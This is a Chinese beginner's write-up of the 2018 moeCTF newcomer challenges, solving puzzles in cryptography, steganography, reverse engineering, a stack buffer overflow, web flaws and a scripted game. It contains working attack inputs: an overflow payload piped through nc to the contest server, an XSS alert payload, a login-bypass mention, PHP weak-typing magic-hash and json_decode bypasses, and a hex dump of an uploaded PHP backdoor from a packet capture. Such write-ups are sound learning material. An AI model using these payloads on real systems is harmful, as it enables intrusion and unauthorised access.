2018 moeCTF新生题-----一个菜鸟的部分WP

原创

xiaoyuyulala 于 2018-10-18 13:44:45 发布 2450 收藏 6
分类专栏： CTF_WP 文章标签： moectf writeup

嗯嗯，毕竟我还是个信息安全的小菜鸟，就去看看题目练练手，一起加油吧

MISC

BASE64：


这题顾名思义我就去用base64解码了呢

bingo:moectf{b@se64_1s_a_lmPorT@ant_coded_format}

凯撒密码：

凯撒走了7步，想出了一句至理名言： uwmkbn
{siqamz_qa_bpm_ozmib_muxmzwz}

啊咧，走了七步，那所以加密往后推移的步数是8咯？（最开始是1，1+=7哟)



用自己写的小程序解密一下

栅栏密码：

栅栏密码

50

题目：mtofofnee{gncs_}学习资料：自己搜吧


乍一看就是垮了三个栅栏，moectf{song_fen}

ZIP伪加密:

修改加密位，常规操作，但是发现文件报错了，后来发现文件头错了哟，要先修复ZIP才行

蒙娜丽“圆”的微笑：

用010Editor打开文件，结合图片本身是gif格式，还原gif的文件头



然后用stegslove打开图片，发现有东西闪过，那我们就逐帧看……利用软件中的Frame browser功能

默默逐帧播放就好

Backdoor:

我先用Winhex打开看一下，发现里面有很多网址，PHP什么的，再结合题目给的流量包提示，用Winshark打开看看


emmmm，我眼睛都找花了还是没找到flag

然后题目说黑客攻击后门，找出上传入侵证据什么的，猜测可能是图片之类的，这类东西在网络中都是以010101形式传播的，我们再找一下

```
Value [truncated]: 504B0304140000000800288DC34C58BD2C542C0500002C0700000E000000313532383031383837352E706E676D956D5492
```

```
58 56 79 62 47 52 6c 59  32 39 6b 5a 53 67 6e 4a   XVybGRlY 29kZSgnJ
53 63 75 63 33 56 69 63  33 52 79 4b 43 52 6a 4c   Scuc3Vic 3RyKCRjL
43 52 70 4c 44 49 70 4b  54 74 6c 59 32 68 76 4b   CRpLDIpK TtlY2hvK
45 42 6d 64 33 4a 70 64  47 55 6f 5a 6d 39 77 5a   EBmd3Jpd GUoZm9wZ
57 34 6f 4a 47 59 73 4a  33 63 6e 4b 53 77 6b 59   W4oJGYsJ 3cnKSwkY
6e 56 6d 4b 54 38 6e 4d  53 63 36 4a 7a 41 6e 4b   nVmKT8nM Sc6JzAnK
54 73 37 5a 57 4e 6f 62  79 67 69 57 45 42 5a 49   Ts7ZWNob ygiWEBZI
69 6b 37 5a 47 6c 6c 4b  43 6b 37 27 29 29 3b 5c   ik7ZGllK Ck7'));\
22 29 3b 22 29 29 3b 26  7a 31 3d 35 30 34 42 30   ");"));& z1=504B0
33 30 34 31 34 30 30 30  30 30 30 30 30 38 30 30   30414000 00008002
38 38 44 43 33 34 43 35  38 42 44 32 43 35 34 32   88DC34C5 8BD2C542
43 30 35 30 30 30 30 32  43 30 37 30 30 30 30 30   C0500002 C0700000
45 30 30 30 30 30 30 33  31 33 35 33 32 33 38 33   E0000003 13532383
30 33 31 33 38 33 38 33  37 33 35 32 45 37 30 36   03138383 7352E706
45 36 37 36 44 39 35 36  44 35 34 39 32 36 37 31   E676D956 D5492671
38 43 37 42 31 32 43 34  44 33 33 45 44 34 35 43   8C7B12C4 D33ED45C
44 39 34 42 30 33 34 45  39 44 34 43 39 42 36 46   D94B034E 9D4C9B6F
32 41 35 44 34 35 30 33  42 31 41 35 41 32 37 34   2A5D4503 B1A5A274
```


找到了疑似压缩包的数据流，把压缩包制作出来，打开后，发现有损混，但我们可以看到里面确实有图片




后来发现流量包一定要复制底下的那段，重新还原zip后，打开是个二维码哦，你懂的

皮卡丘的丘：


这题第一步很诡异，题目是皮卡丘，但图上没有，想了半天，修改了图片的高度，发现了皮卡丘，以一部份flag

题目提示可能不只有一张图片，但是我们用binwalk和foremost都没有发现其余图片，很可是图片的一部分被破损了，及其怀疑是头文件，图片的格式是png，大家可以去了解一下png的文件格式哦，最终我是找到了两个IHDR，在其中一个的前面补齐了头文件，再用foremost分离就发现了两外一个图片



是不是想骂人

按照提示去下载软件，学习一下操作，根据了解：SteganoImage 是一款可以将文字信息或附件隐藏在 png 图片文档的软件。

 在线解密出来这么个东西

弄脏的二维码：

题目提示黑白颠倒，要重定位

第一步，用photoshop进行反相

第二补，进行重定位，把二维码补全，唉，难为我这个PS零基础的，求了PS大神才知道该怎么办的……

 OK啦

RE

RE1：

这题刚开始我折腾了半天，觉得好复杂，后来就拖到IDA里面看了看字符串，然后，emm，就找到了

RE2：

拖到IDA里面看一下

```
v23 = 56;
v24 = 90;
v25 = 33;
v26 = 125;
printf("Please enter the flag:");
fgets(&Buf, 29, __iob);
for ( i = 0; i <= 19; ++i )
  v49[i - 48] ^= v49[i - 80];
for ( i = 0; i <= 21 && v49[i - 48] == v49[i - 112]; ++i )
  ;
if ( i == 22 )
  printf("conglution!");
gets(&Buf);
return 0;
```


大概基本就是这样我们可以在上麦呢看到v49是一个可以放8个元素的数组，但是底下有减112什么的，相当于十个负溢出，我们看网上搜索内存，发现正好是要输入的buf空间，容我三思……

异或运算时可逆的，最后得出的buf的前22个数要等与v5到v26，赋值给buf后，前20个数在进行异或来还原，如下图所示（list_one就是开头的那一堆var）

```
buf=list()
for i in range(29):
    buf.append(0)

t=0
#for i in range(21):
#    if (i<=21)&&(buf[i]==list_one[i]):
#        t+=1
#    else:
#        break
for i in range(22):
    buf[i]=list_one[i]

for i in range(19):
    buf[i]^=list_one[i+22]

buf_old=list()
for i in range(len(buf)):
    buf_old.append(buf[i])

print(buf_old)
```


这样我们就解决了前22位，后面7个元素不知道怎么办，无关紧要，貌似没有要求，题目中之分析出了前22起关键因素，我们转换成字符串

```
>>> ss=[109, 111, 101, 99, 116, 102, 123, 105, 83, 95, 118, 69, 114, 121, 95, 69
, 64, 115, 121, 90, 33, 125, 0, 0, 0, 0, 0, 0, 0]
>>> ss
[109, 111, 101, 99, 116, 102, 123, 105, 83, 95, 118, 69, 114, 121, 95, 69, 64, 1
15, 121, 90, 33, 125, 0, 0, 0, 0, 0, 0, 0]
>>> flag=''
>>> for i in range(len(ss)):
...     flag+=chr(ss[i])
...
>>> flag
'moectf{iS_vErv_E@syZ!}\x00\x00\x00\x00\x00\x00\x00'
```


美滋滋，然后一提交，错了……没错，错了……尴尬，后来问题也找到了，就错了一位，你能找到么


PY逆向：

这道题我单独写了一篇，因为也是第一次接触pyc，然后算是熟悉一下python（我真的很菜）


链接：https://blog.csdn.net/qq_42192672/article/details/81974616

你玩过2048么：

这道题我们可以用cheat engine修改内存哟，我们打开exe文件，打开cheat engine，把2048的线程附加绑定上去，我们可以搜索你想要的数值，然后不断的删选，最后删选出上传4096的地址，然后把那个地址修改成4096就好啦，虽然这么做的确有开挂的嫌疑（如下图一般删选，修改就好)



然后修改数值，就好啦，算是动态的小脚本吧



PWN

ha:

这是我第一次做PWN的题目这个还比较简单，先拖到IDA里看一下

转成C的代码分析一波

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char v4; // [rsp+0h] [rbp-50h]
  int v5; // [rsp+4Ch] [rbp-4h]

  alarm(0xFu);
  signal(14, (__sighandler_t)exit);
  v5 = 2018;
  printf("he is born in %d year\nwho's he?\n", 2018LL);
  fflush(stdout);
  __isoc99_scanf("%s", &v4);
  if ( v5 == 1926 )
    system("cat ./flag");
  else
    puts("you can't get the flag.");
  fflush(stdout);
  return 0LL;
}
```


要输入一个字符串，然后覆盖到int1926之前就好，是一个简单的缓冲区溢出问题（虽然我纠结了很久）

```
xiaoyuyu@ubuntu:~$ (python -c "print 'a'*76 + '\x86\x07'";cat -) | nc 123.56.218
.81 9999
he is born in 2018 year
who's he?
moectf{th13_1s_a_t2ue_f1ag_hahaha!}
```


这里的0x0786就是1926的字符串形式，但是内存历史要小端序滴哟

WEB

Where is the flag:

F12查看注释


```
<!DOCTYPE html>
<html lang="en">
  <head>…</head>
  <body windowc_onresizez="true">
    <h1>远在天边，近在眼前</h1>
    <!--moectf{f12_is_th3_bAsic_way_t0_get_F1ag}-->
  </body>
</html>
```


GET:

这个题目其实算是掌握一点特殊姿势就好了，题目上有和你说参数是flag，参考HTTP的GET方法，在网站后面加上？flag就好

POST:

这个我是用火狐浏览器的hackbar插间实现的



你喜欢机器人么：

可以去了解一下robots.txt，大致就是说通过访问这个文件，就可以知道你允许访问哪些地方

可以访问的文件就找到了，访问该文件就好了


弹弹弹，弹出XSS：

一个个试过来，尝试吧包含FLAG的弹窗给弄出来

最后尝试出来是<script>alert('flag')</script>，输入就好了

万能密码：

这里就是用后台万能密码，概念可以大家百度一下



成功登陆，flag呢……估计是被背景色挡住了，去源码里看看就有了哦

```
/font><br><br>Congratulations! Flag is here<br><!-- moectf{W3_d0_n0t_have_Password} --></font
```

PHP是世界上最好的语言：

这个是弱类型，就是输入的字符和所给的字符不同，但是md5加密后的值要相同，题目里所给的字符串的md5加密后的值是0，那么我们百度一下那些字符串md5加密后是0就好



```php
<?php
show_source(__FILE__);
error_reporting(0);
include('flag.php');
$s = $_GET['s'];
$a = 'QNKCDZO';
$md5a = md5($a);
$md5s = md5($s);
if($s != $a && $md5a == $md5s){
        echo $flag;
}else{
        echo 'try again';
}
```

moectf{Php_1s_the_b3st_lan}

骚年，你手速够快么：

这个算是一个拦截数据的问题，虽然题目提示要用Burp，我自己使用Winshark拦截的，感觉比较适合新手

启动Winshark，然后打开题目传送门，进行拦截



No.	Time	Source	Destination	Protocol	Length	Info
13	0.125064	47.95.47.253	192.168.1.5	TLSv1.2	312	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
14	0.169189	192.168.1.5	47.95.47.253	TCP	54	63853 → 443 [ACK] Seq=644 Ack=3431 Win=16896 Len=0
15	0.694605	192.168.1.5	120.77.152.169	TCP	66	63854 → 8088 [SYN] Seq=0 Win=17520 Len=0 MSS=1460 WS=256 SACK_PERM=1
16	0.730408	120.77.152.169	192.168.1.5	TCP	66	8088 → 63854 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PER
17	0.730533	192.168.1.5	120.77.152.169	TCP	54	63854 → 8088 [ACK] Seq=1 Ack=1 Win=17408 Len=0
18	0.753007	192.168.1.5	120.77.152.169	HTTP	520	GET http://120.77.152.169:8088/moectf/jump/index.php HTTP/1.1
19	0.787865	120.77.152.169	192.168.1.5	TCP	54	8088 → 63854 [ACK] Seq=1 Ack=467 Win=30336 Len=0
20	0.789390	120.77.152.169	192.168.1.5	HTTP	319	HTTP/1.1 302 Found
21	0.797526	192.168.1.5	120.77.152.169	HTTP	519	GET http://120.77.152.169:8088/moectf/jump/flag.php HTTP/1.1
22	0.831775	120.77.152.169	192.168.1.5	HTTP	476	HTTP/1.1 302 Found (text/html)
23	0.853000	192.168.1.5	120.77.152.169	HTTP	519	GET http://120.77.152.169:8088/moectf/jump/jump.php HTTP/1.1
24	0.878727	192.168.1.5	202.89.233.100	TCP	54	63821 → 443 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	0.879670	192.168.1.5	101.199.97.168	TCP	378	63644 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64 Len=324

```
File Data: 156 bytes
Line-based text data: text/html
    \n
    <!DOCTYPE html>\n
    <html lang="en">\n
    <head>\n
        <meta charset="UTF-8">\n
        <title>flag</title>\n
    </head>\n
    <body>\n
    <!--moectf{jump_nEed_t0_knoe}-->\n
    </body>\n
    </html>\n
```

```
00f0  75 74 3d 35 2c 20 6d 61  78 3d 39 39 0d 0a 43 6f   ut=5, ma x=99..Co
0100  6e 6e 65 63 74 69 6f 6e  3a 20 4b 65 65 70 2d 41   nnection : Keep-A
0110  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   live..Co ntent-Ty
0120  70 65 3a 20 74 65 78 74  2f 68 74 6d 6c 3b 20 63   pe: text /html; c
0130  68 61 72 73 65 74 3d 55  54 46 2d 38 0d 0a 0d 0a   harset=U TF-8....
0140  0a 3c 21 44 4f 43 54 59  50 45 20 68 74 6d 6c 3e   .<!DOCTY PE html>
0150  0a 3c 68 74 6d 6c 20 6c  61 6e 67 3d 22 65 6e 22   .<html l ang="en"
0160  3e 0a 3c 68 65 61 64 3e  0a 20 20 20 20 3c 6d 65   >.<head> .    <me
0170  74 61 20 63 68 61 72 73  65 74 3d 22 55 54 46 2d   ta chars et="UTF-
0180  38 22 3e 0a 20 20 20 20  3c 74 69 74 6c 65 3e 66   8">.     <title>f
0190  6c 61 67 3c 2f 74 69 74  6c 65 3e 0a 3c 2f 68 65   lag</tit le>.</he
01a0  61 64 3e 0a 3c 62 6f 64  79 3e 0a 3c 21 2d 2d 6d   ad>.<bod y>.<!--m
01b0  6f 65 63 74 66 7b 6a 75  6d 70 5f 6e 45 65 64 5f   oectf{ju mp_nEed_
01c0  74 30 5f 6b 6e 6f 65 7d  2d 2d 3e 0a 3c 2f 62 6f   t0_knoe} -->.</bo
01d0  64 79 3e 0a 3c 2f 68 74  6d 6c 3e 0a               dy>.</ht ml>.
```


PHP弱类型的复仇：

我们先看一下源码

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>May wlnd with you</title>
</head>
<body>
    <!--
    <\?php
    error_reporting(0);
    include_once("flag.php");
    if(isset($_GET['gugugu'])){
        $pattern='/^(?=[1-9])(?=.[A-Z]).{10,12}$/';
        $gugugu=$_GET['gugugu'];
        if (preg_match($pattern, $gugugu)===0) {
            echo "正则看懂了嘛";
        }
        else{
            $secret="******";
            $gugugu=json_decode($gugugu);
            if ($gugugu==$secret) {
                echo "tqdl，给师傅递flag<br>".$flag;
            }
            else{
                echo "你猜secret是什么？多猜几次嘛(hint:从小到大猜哦";
            }
        }
    }
    else echo "先干嘛好呢?";
    -->
</body>
</html>
```


基本上粗略看一下，就是在数组gugugu里面输入一串字符串，要匹配上所给的正则表达式，然后再用json_decode解密数组gugugu，与secret进行比较

正则表达式大家给以搜一下什么意思

这里这个正则表达式的意思是----第一位是[1-9]中的一个数字，第二开始位是[A-Z]中的一个字母，一共要10到12位

接下来我们进行配凑，因为不知道secret是值是什么，我们尝试绕过

提示里显示从小到大，我先是试了所有整数，后来我试了科学技术法（E），emmmm……差点自闭

view-source:http://13.57.246.101/moe/index.php?gugugu=6E00000000

新手上路 常用网址 爱淘宝 网址大全 京东商城 京东商城 1号店 新浪微博

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>May w1nd with you</title>
</head>
<body>
    <!--
    <\?php
    error_reporting(0);
    include_once("flag.php");
    if(isset($_GET['gugugu'])){
        $pattern='/^(?=[1-9])(?=.[A-Z]).{10,12}$/';
        $gugugu=$_GET['gugugu'];
        if (preg_match($pattern, $gugugu)===0) {
            echo "正则看懂了嘛";
        }
        else{
            $secret="******";
            $gugugu=json_decode($gugugu);
            if ($gugugu==$secret) {
                echo "tqdl，给师傅递flag<br>".$flag;
            }
            else{
                echo "你猜secret是什么？多猜几次嘛(hint:从小到大猜哦";
            }
        }
    }
    else echo "先干嘛好呢?";
    -->
</body>
</html>
tqdl，给师傅递flag<br>moectf{May_w1nd_with_y0u}
```


PPC

Cirno:

```
welcome to the game.
You can only use '+-*/' to link four numbers, let the result equal 9, and get th
e flag after 99 rounds.
for example: you receive '1 1 3 6', and you should send '1-1+3+6' to pass the ro
und.
Have fun!
```


在Linux连接上题目，算是数学题吧，要我们循环99次，其实可以偷懒，服务器只要收到答案9就算对，那我们输入99个9就好